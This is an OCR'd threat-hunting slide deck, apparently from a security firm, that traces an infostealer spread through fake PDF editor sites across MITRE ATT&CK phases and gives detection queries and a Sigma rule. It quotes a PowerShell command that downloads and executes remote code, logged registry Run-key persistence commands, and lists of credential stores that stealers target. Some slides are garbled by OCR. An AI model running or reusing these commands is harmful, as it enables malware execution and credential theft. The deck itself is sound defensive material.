powershell.exe -WindowStyle Minimized -Command "Invoke-Expression (Invoke-
                RestMethod -Uri 'http://ununlikeize.com')"
```

Detection Information:

[redacted]

**Detection Name**: GenericUserExecution
**Display Name**: UserExecution
**Description**: A user executed an unusual file. Adversaries can lure users into executing malicious code using spearphishing and other trickery. Review the executable and process tree.
**Scenario**: suspicious_activity
**Severity**: High (70)
**Confidence**: 80
**Tactic**: Execution (TA0002)
**Technique**: User Execution (T1204)

# Act 3 – Persistence

## TA0003 – Persistence — MITRE ATT&CK

AVANTEC
Competence. Security. Trust.

| Phase | Technique | InfoStealer manifestation | Primary detection surface |
|---|---|---|---|
| Persistence | T1547.001 Registry Run Keys | HKCU\...\Run\PDFEditorUpdater | Registry write to user Run key |
| Persistence | T1053.005 Scheduled Task | PDFEditorScheduledTask, schtasks /create | New task with delayed trigger (>24h) from non-system account |
| Persistence | T1543.003 Windows Service | (less common; Donut variants) | New-service event from suspicious binary |

Results Events

4 18:00 Thu 22 06:00 12:00 18:00 Fri 23 06:00 12:00 18:00 Sat 24 06:00 12:00 18:00 Sun 25 06:00 12:00 18:00 Mon 26 06:00 12:00 18:00 Tue 27 06:00 12:00

| ParentBaseFileName | CommandLine |
|---|---|
| PDFConverter.exe | reg.exe add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v PDFConverterUpdateHelper /t REG_SZ /d "\"C:\Users\ \Downloads\PDFConverter.exe\" --helper" /f |
| PDFConverter.exe | reg.exe add HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce /v PDFConverterUpdateSetup /t REG_SZ /d "cmd.exe /c \"C:\Users\ \Downloads\PDFConverter.exe\" --setup" /f |
| PDFConverter.exe | reg.exe add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v PDFConverterUpdateHelper /t REG_SZ /d "\"C:\Users\ \Downloads\PDFConverter.exe\" --helper" /f |
| PDFConverter.exe | reg.exe add HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce /v PDFConverterUpdateSetup /t REG_SZ /d "cmd.exe /c \"C:\Users\ \Downloads\PDFConverter.exe\" --setup" /f |
| PDFConverter.exe | reg.exe add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v PDFConverterUpdateHelper /t REG_SZ /d "\"C:\Users\ .Downloads\PDFConverter.exe\" --helper" /f |
| PDFConverter.exe | reg.exe add HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce /v PDFConverterUpdateSetup /t REG_SZ /d "cmd.exe /c \"C:\Users\ \Downloads\PDFConverter.exe\" --setup" /f |
| PDFConverter.exe | reg.exe add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v PDFConverterUpdateHelper /t REG_SZ /d "\"C:\Users\ .Downloads\PDFConverter.exe\" --helper" /f |

# CrowdStrike - Threat Hunting

Query: RunKey.md

AVANTEC
Competence. Security. Trust.


```
// CQL: reg.exe modifying Run/RunOnce keys
#event_simpleName = ProcessRollup2
| ImageFileName = /\\reg\.exe$/i
| CommandLine = /\b(add|delete)\b/i
| CommandLine = /\\Software\\Microsoft\\Windows\\CurrentVersion\\Run(Once)?/i
| table([@timestamp, ComputerName, UserName, ParentBaseFileName, CommandLine])
```

```
reg.exe add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v
PDFConverterUpdateHelper /d "..."
```

# Act 4 – Defense Evasion


## TA0005 – Stealth — MITRE ATT&CK

| Phase | Te | ce |
|---|---|---|
| Defense Evasion | T1 | age <90 days + new |
| Defense Evasion | T1 | call patterns |
| Defense Evasion | T1 | 'trusted" tools |
| Defense Evasion | T1 | -signed DLL from |
| Defense Evasion | T1 | der Defender\Exclusions |
| Defense Evasion | T1 | per user context |



# CrowdStrike - Threat Hunting

Query: DLLsideloading.md



# Act 5 – Discovery

## TA0007 – Discovery — MITRE ATT&CK

| Phase | Technique | InfoStealer manifestation | Primary detection surface |
|---|---|---|---|
| **Discovery** | T1518.001 Security Software Discovery | TamperedChef enumerates AV before activation | WMI Select * from AntiVirusProduct, reads to \AVAST\, \Bitdefender\ |
| **Discovery** | T1057 / T1082 Process & System Info | All families | High-volume tasklist, systeminfo, wmic from short-lived process |
| **Discovery** | T1083 File and Directory Discovery | Browser profile enumeration | Reads to \AppData\Local\Google\Chrome\User Data\ from non-browser process |

| ComputerName | UserName | ParentBaseFileName | ImageFileName | CommandLine |
|---|---|---|---|---|
| [redacted] | [redacted] | PDFConverter.exe | \Device\HarddiskVolume3\Windows\System32\NETSTAT.EXE | netstat -ano |
| [redacted] | [redacted] | PDFConverter.exe | \Device\HarddiskVolume3\Windows\System32\ipconfig.exe | ipconfig /all |
| [redacted] | [redacted] | PDFConverter.exe | \Device\HarddiskVolume3\Windows\System32\net.exe | net localgroup administrators |
| [redacted] | [redacted] | PDFConverter.exe | \Device\HarddiskVolume3\Windows\System32\net.exe | net user |
| [redacted] | [redacted] | PDFConverter.exe | \Device\HarddiskVolume3\Windows\System32\whoami.exe | whoami /all |
| [redacted] | [redacted] | PDFConverter.exe | \Device\HarddiskVolume3\Windows\System32\systeminfo.exe | systeminfo |
| [redacted] | [redacted] | PDFConverter.exe | \Device\HarddiskVolume3\Windows\System32\NETSTAT.EXE | netstat -ano |
| [redacted] | [redacted] | PDFConverter.exe | \Device\HarddiskVolume3\Windows\System32\ipconfig.exe | ipconfig /all |
| [redacted] | [redacted] | PDFConverter.exe | \Device\HarddiskVolume3\Windows\System32\net.exe | net localgroup administrators |
| [redacted] | [redacted] | PDFConverter.exe | \Device\HarddiskVolume3\Windows\System32\net.exe | net user |
| [redacted] | [redacted] | PDFConverter.exe | \Device\HarddiskVolume3\Windows\System32\whoami.exe | whoami /all |
| [redacted] | [redacted] | PDFConverter.exe | \Device\HarddiskVolume3\Windows\System32\systeminfo.exe | systeminfo |
| [redacted] | [redacted] | PDFConverter.exe | \Device\HarddiskVolume3\Windows\System32\systeminfo.exe | systeminfo |

# Act 6 – Credential Access


## TA0006 – Credential Access — MITRE ATT&CK

AVANTEC
Competence. Security. Trust.

| Phase | Technique | InfoStealer manifestation | Primary detection surface |
|---|---|---|---|
| **Cred Access** | **T1555.003 Credentials from Web Browsers ★** | **THE CHOKEPOINT** | **Non-browser process opens Login Data, Cookies, Web Data SQLite** |
| **Cred Access** | T1555.004 Windows Credential Manager | DPAPI vault enumeration | CryptUnprotectData from non-LSASS, non-browser context |
| **Cred Access** | T1555.005 Password Managers | Bitwarden/1Password browser-extension scrape | Reads to extension storage paths |
| **Cred Access** | T1539 Steal Web Session Cookie | Session cookie theft → MFA bypass | Same as T1555.003 — pair with cloud sign-in anomaly |
| **Cred Access** | T1552.002 Credentials in Registry | Local State, Chrome AppBound key (os_crypt) | Reads to Local State JSON key |
| **Cred Access** | T1552.001 Credentials in Files | Crypto wallets, .env, SSH keys | File reads to \Wallets\, \.ssh\, wallet.dat |
| **Cred Access** | T1110.004 Credential Stuffing (downstream) | Combolists from stealer logs | SaaS sign-in anomalies — many users from same IP |
| **Cred Access** | T1648 Cloud Credentials | Snowflake-style enterprise abuse via stolen contractor creds | Cloud audit log — first-time UA, impossible travel |

# CrowdStrike - Threat Hunting

Query: CredentialAccess.md




```
if it's not the browser and it opens 'Login Data' — it's a stealer.
```

# Act 7 – Collection

## TA0009 – Collection— MITRE ATT&CK

| Phase | Technique | InfoStealer manifestation | Primary detection surface |
|---|---|---|---|
| **Collection** | T1005 Data from Local System | File harvesting from Documents/Desktop/Downloads | Bulk file reads in <60s by single PID |
| **Collection** | T1113 Screen Capture | GDI+ screen capture (Browser-Data-Grabber) | API call telemetry (where available) |
| **Collection** | T1560.001 Archive via Utility | Stage to %TEMP%\out.zip / %LOCALAPPDATA%\Temp\ | New .zip written + same process net out |

# Act 8 – Command and Control / Exfiltration

TA0011 – Command and Control (C2) — MITRE ATT&CK


TA0010 – Exfiltration — MITRE ATT&CK

| Phase | Technique | InfoStealer manifestation | Primary detection surface |
|---|---|---|---|
| **C2** | T1071.001 Web Protocols (HTTPS) | XOR + AES-128/256-CBC over HTTPS | TLS to newly-registered Cloudflare-fronted domains |
| **C2** | T1568 Dynamic Resolution | DGA, Steam profile C2 (Void), BNB Smart Chain etherhiding | DNS to high-entropy domains, traffic to steamcommunity.com/profiles/... |
| **C2** | T1102 / T1090.002 Web Service / External Proxy | Telegram/Mastodon C2 (Vidar), Cloudflare reverse-proxy fronting | Process-context HTTPS to api.telegram.org |
| **C2** | T1090 Proxy: Internal Residential | Compromised hosts repurposed as residential proxies (BaoLoader) | Persistent inbound listeners on workstation |
| **Exfil** | T1041 Exfil over C2 | XOR-encrypted POST to C2 | Outbound POST volume from non-browser PID |
| **Exfil** | T1567 Exfil over Web Service | paste.rs (Noodlophile), pastebin clones | DNS to ephemeral paste services |

# Impact

TA0040 – Impact — MITRE ATT&CK

| Phase | Technique | InfoStealer | Primary detection surface |
|---|---|---|---|
| Impact | | ealer logs | – |




*ARTE - Telegram: Das Reich der Cyberkriminellen*
*https://www.youtube.com/watch?v=723EA7qrV-w*

PDFGrip

Features How It Works Download →


Free PDF Editor for Windows

# Alter Your PDFs Freely

Edit, convert, merge, split, and compress your PDFs — all in one powerful desktop app. 50+ formats supported. Runs entirely offline on your Windows PC. No sign-up required.

Download for Windows — Free

Windows 10/11 • No Sign-up Required • 100% Free




## Everything You Need for PDFs

Edit, convert, merge, split, compress — PDFGrip handles it all.

**Edit Text & Images**
Modify PDF content

**PDF to Word**
Editable .docx files

**PDF to Excel**
Spreadsheet format

**PDF to PowerPoint**
Presentation slides

AVANTEC
ompetence. Security. Trust.

THE

InfoStea


MyPDFSwitch
Features
How It Works
Reviews
Download Free
Free for Windows 10 & 11
Convert your PDFs
to any format, free.
Word, Excel, PowerPoint, images — switch between formats in seconds. Runs locally on your PC. No account needed.
Download for Windows
No signup
No watermarks
POST
H3
filename.k
port/ AND
shown)


# How we found more...

There is more...

# THE PYRAMID OF PAIN

From trivial IOCs at the base to TTPs that break adversary tooling at the peak.

AVANTEC
Competence. Security. Trust.




*David Bianco, 2013 · still the most useful diagram in detection engineering*


# DETECTION ENGINEERING

From hunt to YAML to CI/CD.

# THE SIGMA RULE IS BORN

authored once, deployed everywhere.

AVANTEC
Competence. Security. Trust.

detections/ad/dcsync_nonmachine.yml

```yaml
title: DCSync via Replication Rights by Non-Machine Account
id: 1a2b3c4d-avantech-2026
status: stable
description: Non-DC, non-service account invokes DS-Replication-Get-Changes(-All).
author: AVANTech CDC
logsource: { product: windows, service: security }
detection:
  selection:
    EventID: 4662
    AccessMask: '0x100'
    Properties|contains:
      - '1131f6aa-9c07-11d1-f79f-00c04fc2dcd2'   # DS-Replication-Get-Changes
      - '1131f6ad-9c07-11d1-f79f-00c04fc2dcd2'   # DS-Replication-Get-Changes-All
      - '89e95b76-444d-4c62-991a-0facbeda640c'   # DS-Replication-Get-Changes-In-Filtered-Set
  filter_machines: { SubjectUserName|endswith: '$' }
  filter_msol:     { SubjectUserName|startswith: 'MSOL_' }
  condition: selection and not (filter_machines or filter_msol)
level: high
tags: [attack.credential_access, attack.t1003.006, stp.score.6]
```

**one YAML · every SIEM · because we picked a TTP.**

# SIGMA → KQL → CQL IN 30 SECONDS

One rule, three SIEMs — live conversion with sigmac.

AVANTEC
Competence. Security. Trust.

**SIGMA (source)** **KQL (MDE)** **CQL (Falcon)**

